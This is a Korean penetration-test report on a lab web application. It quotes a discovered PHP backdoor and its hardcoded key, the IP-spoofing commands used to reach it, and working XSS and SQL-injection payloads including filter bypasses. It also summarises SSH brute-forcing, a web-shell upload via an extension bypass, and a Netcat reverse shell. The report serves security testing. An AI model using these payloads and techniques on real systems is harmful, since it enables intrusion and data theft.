/var/www/html 디렉터리 탐색 중 /var/www/html 디렉터리에서 snpY9SjJ4dccCvpqxTwF.php라는 의심스러운 PHP 파일을 발견하였다.




```
attack-kali [실행 중] - Oracle VM VirtualBox
파일  편집  보기  입력  장치  도움말

File Actions Edit View Help
bash-5.1$ cat snpY9SjJ4dcccVpqxTwf.php
cat snpY9SjJ4dcccVpqxTwf.php
<?php
session_start();
$allowed_ip = $_SERVER['REMOTE_ADDR'];
define('ADMIN_KEY', 'sT9gZk18xWm2BqYe7Lp');
if (!isset($_GET['key']) || $_GET['key'] !== ADMIN_KEY || $allowed_ip !== '192.168.5.13' || $allowed_ip !== '192.168.5.150') {
    http_response_code(403);
    exit('Unauthorized access. (403)');
}
require_once 'includes/db.php';
$result = $mysqli->query("SELECT id, username, nickname, created_at, last_active, is_online FROM users");
$users = $result->fetch_all(MYSQLI_ASSOC);
?>
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>관리자 페이지</title>
<link rel="stylesheet" href="WtW6KGdG_bix2BOLVAXm.css">
<link href="https://fonts.googleapis.com/css2?family=Orbitron&display=swap" rel="stylesheet">
<script src="XHfBj4WHGxt4RTjyVVRf.js" defer></script>
</head>
<body>
<h2>관리자 페이지</h2>
<table>
<thead>
<tr>
<th>No.</th>
<th>로그인 ID</th>
<th>닉네임</th>
<th>새 닉네임</th>
<th>비밀번호 변경</th>
<th>성명</th>
<th>이메일 주소</th>
<th>검색</th>
<th>조치</th>
</tr>
</thead>
<tbody>
<?php foreach ($users as $user): ?>
<tr>
<td>= $user['id'] ?&gt;&lt;/td&gt;
&lt;td&gt;<?= htmlspecialchars($user['username']) ?&gt;&lt;/td&gt;
&lt;td&gt;ca href="#" class="view-history" data-id="<?= $user['id'] ?&gt;&lt;?&gt;
htmlspecialchars($user['nickname']) ?&gt;&lt;/a&gt;&lt;/td&gt;
&lt;td&gt;
&lt;input type="text" class="nickname-input" data-id="<?= $user['id'] ?&gt;
placeholder="닉네임 변경"&gt;
&lt;button class="update-nickname" data-id="<?= $user['id'] ?&gt;&gt;변경&lt;/button&gt;
&lt;/td&gt;
&lt;/tr&gt;
&lt;/tbody&gt;
&lt;/table&gt;
&lt;div id="historyModal" class="overlay" style="display:none"&gt;
&lt;div class="history-popup"&gt;
&lt;h2 id="historyTitle"&gt;관리자 히스토리&lt;/h2&gt;
&lt;table id="historyTable"&gt;
&lt;thead&gt;
&lt;tr&gt;
&lt;th&gt;관리자 ID&lt;/th&gt;
&lt;th&gt;비밀번호&lt;/th&gt;
&lt;th&gt;로그인 시간&lt;/th&gt;
&lt;/tr&gt;
&lt;/thead&gt;
&lt;tbody&gt;
&lt;table&gt;
&lt;tbody&gt;
&lt;div class="close-popup" onclick="document.getElementById('historyModal').style.display='none'"&gt;닫기&lt;/div&gt;
&lt;/div&gt;
&lt;/div&gt;
&lt;/body&gt;
&lt;/html&gt;
bash-5.1$</pre
```

```
attack-kali [실행 중] - Oracle VM VirtualBox
파일  편집  보기  입력  장치  도움말

File Actions Edit View Help
</td>
<td>= $user['created_at'] ?&gt;&lt;/td&gt;
&lt;td&gt;<?= $user['last_active'] ?&gt;&lt;/td&gt;
&lt;td&gt;span class="status-dot" ?&gt; $user['is_online'] ? 'status-online'
: 'status-offline' ?&gt;&lt;/span&gt;&lt;/td&gt;
&lt;td&gt;
&lt;button class="reset-user" data-id="<?= $user['id'] ?&gt;&gt;초기화&lt;/button&gt;
&lt;button class="logout-user" data-id="<?= $user['id'] ?&gt;&gt;강제 로그아웃&lt;/button&gt;
&lt;button class="delete-user" data-id="<?= $user['id'] ?&gt;&gt;삭제&lt;/button&gt;
&lt;/td&gt;
&lt;/tr&gt;
&lt;/tbody&gt;
&lt;/table&gt;
&lt;div id="historyModal" class="overlay" style="display:none"&gt;
&lt;div class="history-popup"&gt;
&lt;h2 id="historyTitle"&gt;관리자 히스토리&lt;/h2&gt;
&lt;table id="historyTable"&gt;
&lt;thead&gt;
&lt;tr&gt;
&lt;th&gt;관리자 ID&lt;/th&gt;
&lt;th&gt;비밀번호&lt;/th&gt;
&lt;th&gt;로그인 시간&lt;/th&gt;
&lt;/tr&gt;
&lt;/thead&gt;
&lt;tbody&gt;
&lt;table&gt;
&lt;tbody&gt;
&lt;div class="close-popup" onclick="document.getElementById('historyModal').style.display='none'"&gt;닫기&lt;/div&gt;
&lt;/div&gt;
&lt;/div&gt;
&lt;/body&gt;
&lt;/html&gt;
bash-5.1$</pre
```

해당 스크립트를 분석한 결과 이 스크립트는 GET 파라미터 key에 "sT9gZk18xWm2BqYe7Lp"가 전달되고, 클라이언트 IP가 "192.168.5.13" 또는 "192.168.5.150"일 때만 접근을 허용한다. 정상 접근 시 DB에서 사용자 목록을 조회하는 관리자용 백도어로 판단된다.



Unauthorized access.

잘못된 key 값 또는 허용되지 않은 IP로 /snpY9SJ4dccCvpqxTwF.php?key=invalid 요청 시 HTTP 403 Forbidden 상태와 함께 Unauthorized access 메시지가 출력됨을 확인하였다.

```
(root@kali)-[~]
# ip addr flush dev eth0

(root@kali)-[~]
# ip addr add 192.168.5.150/16 dev eth0

(root@kali)-[~]
# ip route add default via 192.168.0.1

(root@kali)-[~]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:8b:5b:94 brd ff:ff:ff:ff:ff:ff
    inet 192.168.5.150/16 scope global eth0
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:58:19:a5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.103/24 brd 192.168.56.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe58:19a5/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:fc:32:dc:b8 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever

(root@kali)-[~]
#
```

백도어 스크립트가 허용하는 IP 주소(192.168.5.150)를 맞추기 위해, 시스템의 네트워크 설정을 변경하였다. 먼저 ip addr flush dev eth0 명령어로 기존 IP 주소를 초기화한 후, ip addr add 192.168.5.150/16 dev eth0 명령어로 새 IP 주소를 할당하였다. 마지막으로 ip route add default via 192.168.0.1 명령어를 통해 기본 게이트웨이를 설정하였다.

관리자 페이지								
No.	로그인 ID	닉네임	새 닉네임	비밀번호 변경	생성	마지막 활동	접속	조치
35	ESG	ESG	<input type="text"/>	<input type="button" value="변경"/>	2025-05-21 13:45:39	2025-05-21 13:51:34	●	<input type="button" value="초기화"/> <input type="button" value="강제 로그인"/> <input type="button" value="삭제"/>
36	NULL	NULL	<input type="text"/>	<input type="button" value="변경"/>	2025-05-21 13:45:52	2025-05-21 13:45:52	●	<input type="button" value="초기화"/> <input type="button" value="강제 로그인"/> <input type="button" value="삭제"/>
37	test	관리자	<input type="text"/>	<input type="button" value="변경"/>	2025-05-20 11:25:42	2025-05-20 11:25:51	●	<input type="button" value="초기화"/> <input type="button" value="강제 로그인"/> <input type="button" value="삭제"/>
38	js	js	<input type="text"/>	<input type="button" value="변경"/>	2025-05-20 15:25:20	2025-05-17 17:00:27	●	<input type="button" value="초기화"/> <input type="button" value="강제 로그인"/> <input type="button" value="삭제"/>
39	cv0410	보안팀	<input type="text"/>	<input type="button" value="변경"/>	2025-05-20 15:25:23	2025-05-17 17:27:17	●	<input type="button" value="초기화"/> <input type="button" value="강제 로그인"/> <input type="button" value="삭제"/>
41	blackghost	보안운영	<input type="text"/>	<input type="button" value="변경"/>	2025-05-20 17:06:30	2025-05-19 17:25:12	●	<input type="button" value="초기화"/> <input type="button" value="강제 로그인"/> <input type="button" value="삭제"/>
42	kang232323	관리	<input type="text"/>	<input type="button" value="변경"/>	2025-05-02 09:32:57	2025-05-12 12:03:02	●	<input type="button" value="초기화"/> <input type="button" value="강제 로그인"/> <input type="button" value="삭제"/>
44	test11	test11	<input type="text"/>	<input type="button" value="변경"/>	2025-05-02 15:43:42	2025-05-02 15:43:15	●	<input type="button" value="초기화"/> <input type="button" value="강제 로그인"/> <input type="button" value="삭제"/>
45	js	js	<input type="text"/>	<input type="button" value="변경"/>	2025-05-03 09:11:25	2025-05-03 15:21:44	●	<input type="button" value="초기화"/> <input type="button" value="강제 로그인"/> <input type="button" value="삭제"/>
46	js	관리	<input type="text"/>	<input type="button" value="변경"/>	2025-05-03 09:11:49	2025-05-23 15:25:34	●	<input type="button" value="초기화"/> <input type="button" value="강제 로그인"/> <input type="button" value="삭제"/>
47	p	보안팀	<input type="text"/>	<input type="button" value="변경"/>	2025-05-03 09:11:57	2025-05-20 11:22:48	●	<input type="button" value="초기화"/> <input type="button" value="강제 로그인"/> <input type="button" value="삭제"/>
48	moon	관리	<input type="text"/>	<input type="button" value="변경"/>	2025-05-03 09:12:04	2025-05-23 15:25:10	●	<input type="button" value="초기화"/> <input type="button" value="강제 로그인"/> <input type="button" value="삭제"/>


관리자 페이지 상단부에 사용자 로그인 ID, 닉네임, 생성일, 마지막 활동 시간, 접속 상태가 테이블 형태로 출력됨을 확인하였다.

48	moon	신도기	닉네임 변경	변경	재 비밀번호	변경	2025-06-23 09:12:04	2025-06-23 10:25:10	●	초기화	강제 로그아웃	탈퇴
49	1	1	닉네임 변경	변경	재 비밀번호	변경	2025-06-23 09:12:17	2025-06-23 09:33:55	●	초기화	강제 로그아웃	탈퇴
50	mg	mg	닉네임 변경	변경	재 비밀번호	변경	2025-06-23 09:12:29	2025-06-23 11:10:45	●	초기화	강제 로그아웃	탈퇴
51	ktmj	ktmj	닉네임 변경	변경	재 비밀번호	변경	2025-06-23 09:12:43	2025-06-23 15:24:15	●	초기화	강제 로그아웃	탈퇴
52	emtyco	black999	닉네임 변경	변경	재 비밀번호	변경	2025-06-23 09:11:37	2025-06-23 09:10:25	●	초기화	강제 로그아웃	탈퇴
53	test112233	홍승호	닉네임 변경	변경	재 비밀번호	변경	2025-06-23 10:23:14	2025-06-23 12:07:22	●	초기화	강제 로그아웃	탈퇴
54	test123	test123	닉네임 변경	변경	재 비밀번호	변경	2025-06-12 11:25:24	2025-06-17 11:29:41	●	초기화	강제 로그아웃	탈퇴
55	jsa	jsa	닉네임 변경	변경	재 비밀번호	변경	2025-06-17 09:34:34	2025-06-23 15:01:00	●	초기화	강제 로그아웃	탈퇴
56	dsd	dsd	닉네임 변경	변경	재 비밀번호	변경	2025-06-23 11:53:05	2025-06-23 12:35:49	●	초기화	강제 로그아웃	탈퇴
75	문	3alert(document.cookie);//	닉네임 변경	변경	재 비밀번호	변경	2025-06-23 15:26:52	2025-06-23 15:27:05	●	초기화	강제 로그아웃	탈퇴

각 사용자 옆에 초기화, 강제 로그아웃, 탈퇴 버튼이 제공되며, 닉네임 필드에 삽입된 XSS 페이로드(\*)alert(document.cookie);//가 관리자 화면에 렌더링된 것을 확인하였다.

## 3.8 XSS 및 SQLi 취약점

### 3.8.1파일 업로드 경로 기반 Reflected XSS




OWASP ZAP Proxy를 사용하여 /fileupload/ 경로에 대해 테스트를 수행한 결과,

<a href='uploads/' onMouseOver='alert(1);'> 페이로드가 반영되어

업로드 성공 메시지 링크에 마우스를 올릴 경우 alert(1) 팝업이 실행되었다.


→ Reflected XSS 공격이 성공적으로 검증되었다.

### 3.8.2랭킹 페이지 기반 Stored XSS – 닉네임 필드



회원가입 시 닉네임 입력란에 ');alert(document.cookie);// 페이로드를 삽입한 계정으로 가입한 뒤, 개인 랭킹 페이지에 접속하자 해당 닉네임을 클릭했을 때 XSS 팝업이 실행되었다. 이는 닉네임 필드의 필터링 미비로 인한 Stored XSS 취약점이 존재함을 입증한다.

### 3.8.3 Reflected XSS – 채팅창




<script> 태그는 필터링되어 실행되지 않았으나,

<details><summary>?</summary><img src=x onerror="alert(document.cookie)"></details>와 같


은 우회 페이로드는 정상 작동하였다. 해당 페이로드를 입력하자 별도 조작 없이 자동으로 alert 팝업이 발생하였다

### 3.8.4 Reflected XSS – history.php 파라미터



history.php 파라미터에 `<script>alert(1)</script>` 페이로드를 삽입했으나 필터링되어 실행되지 않았다. 이에 `<img src=x onerror=alert(1)>` 우회 페이로드를 수동으로 삽입한 결과, 브라우저에서 alert 팝업이 정상 출력되며 Reflected XSS 취약점이 존재함을 확인하였다.

### 3.8.5 SQL Injection – 문제 페이지




문제 페이지 입력란에 UNION SELECT user(), NULL 페이로드를 삽입한 결과,

응답 본문에 greece\_user@localhost가 노출되었다. 이는 SQL 쿼리가 적절히 필터링되지 않아 데이터베이스 사용자 정보를 획득할 수 있음을 의미한다.

## 3.9 정적 리소스 노출

웹 서버의 특정 경로에서 CSS, JavaScript, PHP 파일들이 외부에 노출되어 있어, 악용 시 내부 구조 파악 및 추가 공격에 활용될 가능성이 있다.

### CSS 파일 노출




#### Index of /minigame/css

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>			
<a href="#">style.css</a>	2025-05-22 17:47	1.6K	

/css 경로 내 스타일시트 파일이 외부에 노출되어 있어 관리자 페이지 및 숨겨진 UI 요소를 유추할 수 있다.

## JavaScript 파일 노출




### Index of /minigame/js

Name	Last modified	Size	Description
Parent Directory	-	-	-
game.js	2025-05-23 16:36	6.5K	
ui.js	2025-05-22 03:45	1.3K	

/minigame/js/ 경로에 game.js(6.5KB), ui.js(1.3KB) 등 주요 클라이언트 측 스크립트 파일이 공개되어 있어, 웹 애플리케이션의 동작 로직을 확인할 수 있다.

## PHP 스크립트 노출




### Index of /minigame/php

Name	Last modified	Size	Description
Parent Directory	-	-	-
get_ranking.php	2025-06-04 08:47	1.0K	
save_score.php	2025-05-22 03:45	419	

/minigame/php/ 경로에 get\_ranking.php, save\_score.php 등 서버 측 스크립트가 노출되어 있다. 이를 통해 서버 내부 기능과 데이터 처리 방식을 추론할 수 있다.



### 3.10 정보공개(Information Disclosure) 취약점



http://192.168.5.160/report.html 경로에서 GoAccess 기반 웹 로그 통계 대시보드가 외부에 노출되어 있는 것이 확인되었다. 페이지에는 요청 수, 방문자 수, 트래픽, 요청된 URL 목록 등 서버 운영 정보가 포함되어 있으며, 공격자가 이를 활용해 서비스 구조나 트래픽 흐름을 분석할 수 있다.

## 4. 침투테스트

- 1.네트워크 IP를 방화벽 허용 IP로 변경하여 SSH 포트가 개방된 것을 확인하였다.
- 2.Hydra를 통해 일반 사용자 'smyoo' 계정의 비밀번호 '1234'를 크래킹하였다.
- 3.동일하게 root 계정 비밀번호도 '1234'로 크래킹에 성공하였다.
- 4.'smyoo' 계정으로 SSH 접속에 성공하여 셸을 획득하였다.
- 5.root 계정으로 SSH 로그인하여 최상위 권한 셸을 확보하였다.
- 6.웹 업로드 경로를 이용하여 .php.kr 확장자 우회 기법으로 웹셸을 업로드하고 실행하였다.
- 7.Netcat으로 리버스 셸을 연결하고 셸을 안정화하였다.
- 8.획득한 DB 접속 정보를 통해 MySQL에 접속하여 내부 데이터를 탈취하였다.
- 9.IP 및 key 조건을 맞춰 관리자용 백도어 스크립트에 접속하였다.

번호	내용	결과/비고
1	네트워크 IP 변경	방화벽 우회, SSH 포트(22) 개방 확인
2	Hydra 로 SSH 비밀번호 크래킹 (일반 계정)	smyoo 계정 비밀번호 1234 크래킹 성공
3	Hydra 로 SSH 비밀번호 크래킹 (root 계정)	root 계정 비밀번호 1234 크래킹 성공
4	SSH 일반사용자 계정 접속	일반 사용자 셸 획득
5	SSH root 계정 접속	root 권한 셸 획득
6	웹셸 업로드	웹셸 업로드 및 실행 성공
7	리버스 셸 연결	리버스 셸 연결 성공, pty.spawn()으로 셸 안정화
8	DB 접근 및 정보 탈취	DB 사용자 및 테이블 정보 확인 성공
